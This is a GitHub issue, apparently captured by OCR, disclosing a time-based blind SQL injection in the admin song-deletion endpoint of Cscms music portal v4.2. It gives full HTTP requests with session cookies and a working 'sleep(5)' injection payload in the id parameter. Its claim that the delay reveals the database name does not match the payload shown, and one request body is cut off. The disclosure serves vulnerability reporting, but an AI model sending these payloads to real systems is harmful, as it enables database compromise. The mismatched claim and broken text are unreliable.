SQL injection vulnerability exists in Cscms music portal system v4.2 #12

Open **Am1azi3ng** opened this issue on Mar 15 · 0 comments

Am1azi3ng commented on Mar 15

SQL injection vulnerability exists in Cscms music portal system v4.2

There is a SQL blind injection vulnerability in dance_Dance.php_del


Details

Add a song after administrator login

POC


```
POST /admin.php/dance/admin/dance/save HTTP/1.1
Host: cscms.test
Content-Length: 292
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/dance/edit
Accept-Encoding: gzip, deflate
```

```
Connection: close

cid=1&addtime=ok&name=1&color=&pic=&user=&cion=0&purl=&durl=&reco=0&tid=0&fid=0&zc=&zq=&bq=&hy=&singe
```





When deleting songs in the recycle bin, construct malicious statements and implement sql injection


```
POST /admin.php/dance/admin/dance/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=kpqu73c98lvqmbbkebu36pbd3pferpdb
Connection: close

id=7)and(sleep(5))--+
```



The payload executes and sleeps for 5 seconds







Because the first letter of the background database name is "c", it sleeps for 5 seconds

Vulnerability source code

Close "id" to achieve blind injection, so the vulnerability exists

1

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant